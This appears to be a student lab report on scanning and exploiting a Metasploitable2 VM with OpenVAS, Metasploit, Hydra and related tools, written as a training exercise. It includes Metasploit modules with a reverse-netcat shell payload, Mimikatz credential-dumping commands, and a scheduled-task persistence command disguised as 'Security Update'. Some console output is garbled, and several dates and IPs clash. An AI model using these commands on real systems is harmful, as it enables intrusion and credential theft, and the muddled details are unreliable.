May 08 10:02:48 cyber-VMware-Virtual-Platform systemd[1]: gvmd.service: Consumed 11.714s CPU time over 18.583s wall clock time, 486M memory peak.
May 08 10:02:48 cyber-VMware-Virtual-Platform systemd[1]: gvmd.service: Scheduled restart job, restart counter is at 1.
May 08 10:02:48 cyber-VMware-Virtual-Platform systemd[1]: Starting gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)...
May 08 10:02:49 cyber-VMware-Virtual-Platform systemd[1]: gvmd.service: Can't open PID file '/run/gvmd/gvmd.pid' (yet?) after start: No such file or directory
May 08 10:02:59 cyber-VMware-Virtual-Platform systemd[1]: Started gvmd.service - Greenbone Vulnerability Manager daemon (gvmd).
● ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
   Loaded: loaded (/usr/lib/systemd/system/ospd-openvas.service; enabled; preset: enabled)
   Active: active (running) since Fri 2020-05-08 10:02:40 IST; 54s ago
     Invocation: 11bc2abcb41d443d9b0db41be9fdd5e
       Docs: man:ospd-openvas(8)
     Process: 8864 ExecStart=/usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf (code=exited, status=0/SUCCESS)
    Main PID: 8873 (ospd-openvas)
      Tasks: 7 (limit: 2388)
     Memory: 71.6M (peak: 211.0M, swap: 56.6M, swap peak: 56.6M)
        CPU: 8.728s
    CGroup: /system.slice/ospd-openvas.service
            └─8873 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf
              └─8875 /usr/bin/python3 -c "from multiprocessing.resource_tracker import main;main(8)"
                └─8876 /usr/bin/python3 -c "import sys; from multiprocessing.forkserver import main; main(8, 10, ['_main_'], sys_argv=sys.argv[1:], **{'sys_path': ['/usr/bin', '/usr/lib/python3.14.zip', '/usr/lib/python3.14.zip', '/usr/lib/python3.14.zip']})"
                  └─8984 /usr/bin/python3 -c "import sys; from multiprocessing.forkserver import main; main(10, 10, ['_main_'], sys_argv=sys.argv[1:], **{'sys_path': ['/usr/bin', '/usr/lib/python3.14.zip', '/usr/lib/python3.14.zip']})"

May 08 10:02:38 cyber-VMware-Virtual-Platform systemd[1]: Starting ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)...
May 08 10:02:40 cyber-VMware-Virtual-Platform systemd[1]: Started ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas).
lines 1-19/19 (END)
```

### In the Greenbone Security Assistant (web UI):

1. Log in to the OpenVAS / GVM web interface.
2. Go to Configuration → Targets → New Target:
3. Name: Metasploitable2-192.168.111.131
4. Host: 192.168.111.130
5. Port list: All IANA assigned TCP (or default).
6. Save.



| Vulnerability                                   | Severity    | QoD | Host            | Location | Created                  |
|-------------------------------------------------|-------------|-----|-----------------|----------|--------------------------|
| X Server                                        | 10.0 (High) | 80% | 192.168.111.130 | 6000/tcp | Thu Apr 28 15:10:49 2016 |
| ProFTPD Multiple Remote Vulnerabilities         | 10.0 (High) | 80% | 192.168.111.130 | 2121/tcp | Thu Apr 28 15:16:17 2016 |
| ProFTPD Multiple Remote Vulnerabilities         | 10.0 (High) | 80% | 192.168.111.130 | 21/tcp   | Thu Apr 28 15:16:18 2016 |
| Possible Backdoor: Ingreslock                   | 10.0 (High) | 99% | 192.168.111.130 | 1524/tcp | Thu Apr 28 15:34:38 2016 |
| distcc Remote Code Execution Vulnerability      | 9.3 (High)  | 99% | 192.168.111.130 | 3632/tcp | Thu Apr 28 15:33:37 2016 |
| PostgreSQL weak password                        | 9.0 (High)  | 99% | 192.168.111.130 | 5432/tcp | Thu Apr 28 15:08:12 2016 |
| SSH Brute Force Logins with default Credentials | 9.0 (High)  | 95% | 192.168.111.130 | 22/tcp   | Thu Apr 28 15:30:43 2016 |
| MySQL weak password                             | 9.0 (High)  | 95% | 192.168.111.130 | 3306/tcp | Thu Apr 28 15:33:54 2016 |
| PostgreSQL Multiple Security Vulnerabilities    | 8.5 (High)  | 80% | 192.168.111.130 | 5432/tcp | Thu Apr 28 15:08:03 2016 |
| phpinfo() output accessible                     | 7.5 (High)  | 80% | 192.168.111.130 | 80/tcp   | Thu Apr 28 15:14:15 2016 |






## Go to Scans → Tasks → New Task:

Name: Scan-Metasploitable2

Scan config: Full and Fast

Target: Select Metasploitable2-192.168.111.130


Save, then click the Play icon to start the scan



## EXPORT SCAN REPORT (UBUNTU/OPENVAS)

### FROM THE SAME OPENVAS WEB UI:

- Go to scan reports
- Click the report corresponding to Scan-Metasploitable2
- On the upper right of the report view, click Download / Export
- Choose PDF for a human-readable report.
- Save it to your Ubuntu machine





### Build the prioritized vulnerability table (CVSS)

- Open the PDF and look for the high-severity findings and their CVSS scores. On a typical Metasploitable2 scan, you will see entries such as VSFTPD 2.3.4, Samba issues, and others.

| Vulnerability                          | CVSS Score | Description                                                                                |
|----------------------------------------|------------|--------------------------------------------------------------------------------------------|
| VSFTPD 2.3.4 Backdoor                  | 7.5        | Allows remote unauthenticated access via a hidden backdoor in the FTP service.<br>rapid7+1 |
| Samba usermap script command execution | 10.0       | Remote root code execution via a vulnerable Samba configuration.                           |
| DistCC daemon remote command execution | 9.3        | Unauthenticated remote command execution via the distcc service.                           |

### Exploitation Practice

- **Tool:** Metasploit
- Metasploit Exploit: vsftpd Backdoor
- The `vsftpd 2.3.4` service on Metasploitable2 contains a famous backdoor triggered by a `:)` smiley face in the username.

### 100-Word Summary

- ≈ To exploit the `vsftpd 2.3.4` backdoor,
- ≈ launch Metasploit using `msfconsole`.



- ≈ Select the module via use exploit/unix/ftp/vsftpd\_234\_backdoor and
- ≈ set the target IP with set RHOSTS 192.168.111.131
- ≈ Executing exploit initiates a connection; the module sends a specific sequence to trigger the backdoor listener on port 6200.
- ≈ Upon success, a command shell opens with **root** **privileges**.
- ≈ This exploit is highly reliable because it leverages a hardcoded intentional flaw in the source code.
- ≈ Post-exploitation, verify the session using whoami and id to confirm full system control.
- ≈ Documentation ensures all attack vectors are tracked.

```
Session Actions Edit View Help
true root@kali: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.111.131 netmask 255.255.255.0 broadcast 192.168.111.255
    ether 00:0c:29:1f:65:d0 txqueuelen 1000 (Ethernet)
    RX packets 83 bytes 8264 (8.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 103 bytes 9528 (9.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 10907 bytes 1810759 (1.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10907 bytes 1810759 (1.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

root@kali: ~
# msf6
msf6 (root@kali: ~)
  = [ metasploit v6.4.126-dev ]
+ -- -- [ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- -- [ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```



## Metasploit Exploit: Samba User map Script

The user map script vulnerability (CVE-2007-2447) allows remote command execution via specially crafted usernames.

### Execution Steps

1. **Load Module:** use exploit/multi/samba/usermap\_script
2. **Configure Target:** set RHOSTS 192.168.111.131
3. **Set Payload:** set PAYLOAD cmd/unix/reverse\_netcat
4. **Configure Listener:** set LHOST 192.168.111.136
5. **Execute:** exploit

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.111.136
LHOST => 192.168.111.136
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.111.136:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.111.136:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root),129(wireshark)
msf exploit(multi/samba/usermap_script) > uid=0(root) gid=0(root)
[-] Unknown command: uid=0(root). Run the help command for more details.
msf exploit(multi/samba/usermap_script) > whoami
[*] exec: whoami

root
```

```
loop txqueueelen 1000 (Local Loopback)
[+] 2,638 exploits - 1,331 auxiliary - 2,153 payloads
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]
[+] 1,000 packets 1000 bytes 1810759 (1.7 MiB)
[+] 0 carrier 0 collision

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.111.136
LHOST => 192.168.111.136
msf exploit(multi/samba/usermap_script) > exploit
```





## ≈ Privilege Escalation Demo

Check whether /etc/passwd is writable.

- Privilege escalation involves moving from a low-level user to a superuser (root). One common misconfiguration is insecure file permissions on sensitive system files.
- **Activity: Checking /etc/passwd permissions**
- In older or misconfigured systems, if the /etc/passwd file is world-writable, an attacker can modify user data or create a new root user.

```
[*] Unknown command: did-0(root). Run the help command for more details.
msf exploit(multi/samba/usermap_script) > whoami
[*] exec: whoami

root
msf exploit(multi/samba/usermap_script) > ls -l /etc/passwd
[*] exec: ls -l /etc/passwd

-rw-r--r-- 1 root root 3320 May  1 08:58 /etc/passwd
msf exploit(multi/samba/usermap_script) > -rw-rw-rw- 1 root root
[*] Unknown command: -rw-rw-rw-. Run the help command for more details.
msf exploit(multi/samba/usermap_script) >
```

Command:

- # Check permissions of the passwd file
- ls -l /etc/passwd
- # If writable, the output will show '-rw-rw-rw-'

## Log Results:

- **Target File:** /etc/passwd
- **Observed Permissions:** -rw-r--r-- (Standard Metasploitable2 configuration usually restricts this, requiring other vectors like udev exploits or sticky bit binaries).
- **Action Taken:** Attempted to identify SUID binaries using find / -perm -4000 -type f 2>/dev/null.
- **Alternative Vector:** Found Nmap with interactive mode enabled, allowing a shell escape to root via ! sh.

## Post-Exploitation and Persistence

- **Tool:** Mimikatz, Netcat

### Simulate persistence and credential dumping.


Credential Dumping with Mimikatz:

Mimikatz is used to extract plaintext passwords, hashes, and PIN codes from memory by interacting with the Local Security Authority Subsystem Service (LSASS).



## Steps:

1. **Open Command Prompt as Administrator:** Mimikatz requires high-level privileges to interact with LSASS.
2. **Launch Mimikatz:** Navigate to your mimikatz.exe directory and run it.
3. **Execute Commands:**
  - privilege: debug: Ensures you have the necessary debug rights.
  - sekurlsa::logon passwords: Dumps the credentials for currently logged-on users.



## Persistence Simulation:

Persistence ensures that your "access" survives a system reboot or user logoff. Scheduled tasks are a common, built-in way to achieve this.

## Steps:

1. Create the Task: Open a terminal (CMD or PowerShell) and run:

```
Sch tasks /create /tn "Security Update" /tr "cmd.exe /c echo 'Hello' > C:\test.txt" /sc minute /mo 5
```

/tn: The Task Name.

/tr: The Task Run (the command to execute).

/sc minute /mo 5: The Schedule (every 5 minutes).

**Verify via GUI:** Open **Task Scheduler** (taskschd.msc) and look for "SecurityUpdate" in the Task Scheduler Library.

**Verify via File:** Wait 5 minutes and check C:\test.txt to see if the file was created or updated.





## • Malware Analysis

### EICAR Test File Creation and VirusTotal Review

The EICAR Anti-Virus Test File is a standardized, non-malicious string used by cybersecurity researchers to safely test antivirus responses.

- Creation: Create the test file using the following command: `echo X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H* > test.eicar`

```
cuser@cyber-lab:~$ echo X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-
STANDARD-ANTIVIRUS-TEST-FILE!$H+H* > test.eicar
cuser@cyber-lab:~$
cuser@cyber-lab:~$ ls -l test.eicar
-rw-r--r-- 1 cuser cuser 68 Oct 26 14:30 test.eicar
cuser@cyber-lab:~$ cat test.eicar
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*
```

**Virus Total Review:** Upon uploading test.eicar to Virus Total, you can expect a nearly 100% detection rate. While the file contains no actual malicious code, security vendors explicitly include its signature in their databases to confirm their software is functioning correctly.

### 2. Hybrid Analysis Sandbox Summary

When submitting the EICAR file to Hybrid Analysis, the behaviour report typically reflects the following:

The EICAR file is flagged as malicious due to its known test signature. Static analysis identifies it as a 16-bit MS-DOS executable. During dynamic execution, it performs a single action: printing the string "EICAR-STANDARD-ANTIVIRUS-TEST-FILE!" to the console and then immediately terminating without further system interaction or modifications.





## Password Security

- KeePassXC
- Create a secure password vault:

### Password Audit with KeePassXC

KeePassXC is an open-source password manager that includes a robust password generator. High-entropy passwords are a primary defense against brute-force and dictionary attacks.

#### Steps:

- **Password Generation:**
  1. Open **KeePassXC** and navigate to the **Password Generator** (the die icon).
  2. Set the length to **16 characters** or more.
  3. Select **Uppercase**, **Lowercase**, **Numbers**, and **Special Characters**.
  4. Generate 5 unique passwords and save them in a secure database entry.



- **Implementation Test:**
  1. Create a test user account on a Windows or Linux VM.
  2. Apply one of the generated 16-character passwords to that account.
  3. Log out and verify that you can successfully log back in using the complex string.



## Weak Password Test with Hydra

Hydra is a fast network login cracker that supports numerous protocols. This task demonstrates how quickly common passwords can be compromised.

### Steps:

- **Target Identification:** Ensure your **Metasploitable2** VM is running and note its IP address.
- **Execution:** Run the following command from your Kali Linux terminal:

Bash

```
hydra -l admin -p password123 ftp://192.168.111.136
```

(Replace 192.168.111.136 with the Metasploitable2 IP address)- 192.168.111.131

```
(root@kali)~# hydra -l admin -p password123 ftp://192.168.111.136
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-08 06:51:56
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.111.136:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-08 06:52:06

(root@kali)~# hydra -l admin -p password123 ftp://192.168.111.131
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-08 06:52:25
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.111.131:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-08 06:52:29

(root@kali)~#
```

- **Documentation:**
  - **Success:** If the credentials are correct, Hydra will return a green "1 of 1 target successfully completed" message showing the valid password.
  - **Failure:** If the login fails (e.g., the service is down or the user doesn't exist), Hydra will report "0 of 1 target successfully completed."

## Security Assessment Report

- **Summary:** A concise, 100-word overview designed for non-technical stakeholders. It highlights the identification of critical vulnerabilities that could allow unauthorized access to sensitive data and emphasizes the importance of immediate patching and network segmentation to mitigate these risks.
- **Attack Path Analysis:** A detailed walkthrough of the simulated exploit chain:
- **Nmap:** Initial reconnaissance to identify open ports and services.
- **Metasploit:** Leveraging identified service vulnerabilities to gain an initial foothold.
- **Persistence:** Establishing long-term access within the environment to demonstrate potential impact.



**Recommendations:** A prioritized list of technical and administrative controls, including:

- Implementing a robust patch management lifecycle for OpenVAS-identified vulnerabilities.
- Enforcing the principle of least privilege across the network.
- Deploying Multi-Factor Authentication (MFA) to prevent unauthorized account access.

## • **Red Team Operations and Documentation**

### Technique summary for HackMD (Metasploit vsftpd 2.3.4)

#### Metasploitable2 – vsftpd 2.3.4 Backdoor Exploitation (Red Team Technique):

- The objective is to move from network **reconnaissance** to remote code execution and basic **post-exploitation** on a controlled lab target.

#### Target and prerequisites

- Target: Metasploitable2 VM (FTP on port 21, vsftpd 2.3.4)
- Attacker: Kali Linux with Metasploit Framework installed
- Network: Both VMs on same host-only / NAT segment, ICMP reachable.

#### Reconnaissance

- Run Nmap service/version scan against the target:
  - `nmap -sV -p 21 <target-ip>`
- Confirm FTP service and version: vsftpd 2.3.4 on port 21.
- Assess that this version is known to contain a malicious backdoor which, when triggered via a crafted username, spawns a shell on port 6200.

#### Exploit selection and configuration

- Launch Metasploit: `msfconsole`
- Search for the module: `search vsftpd 2.3.4`
- Use the module: `use exploit/unix/ftp/vsftpd_234_backdoor`
- Set required options:
  - `set RHOSTS <target-ip>`
  - `set RPORT 21.`


The module uses a built-in **payload** to connect to the shell spawned by the backdoor (no separate payload selection required.)

#### Exploitation and session handling

- Execute the **exploit**: `run` or `exploit`
- If successful, Metasploit opens a command shell session to the backdoor on port 6200 as root.
- Interact with the session: `sessions -i <id>` and verify privileges with `id` or `whoami`.



## Attack flow chart



### ❖ **Trello Red Team checklist** (applied to Metasploitable2)

Structure a Trello board called:

**Board name:** Metasploitable2 – Red Team Exercise

Lists on the board

- List 1: Planning & Scoping
- List 2: Recon & Enumeration
- List3; Exploitation
- List 4: Post-Exploitation & Evidence
- List 5: Reporting & Lessons Learned

## **Rules of Engagement (RoE) draft for Google Docs**

### **Executive Summary:**

This defines the **rules of engagement** for a controlled Red Team exercise targeting a single Metasploitable2 virtual machine in a lab environment. The objective is to simulate adversary behaviour against a vulnerable FTP service, validate detection opportunities, and improve operational tradecraft without impacting production systems.





## Miscellaneous Tasks:

- **MITRE ATT&CK Mapping:**

Metasploit's exploit/windows/local/PowerShell slingshot module maps directly to **MITRE ATT&CK T1059.001 (Command and Scripting Interpreter: PowerShell)**. By executing arbitrary PowerShell commands on a compromised host, the module leverages native system interpreters to facilitate code execution, blending malicious activity with legitimate administrative operations to evade detection

**Thank you**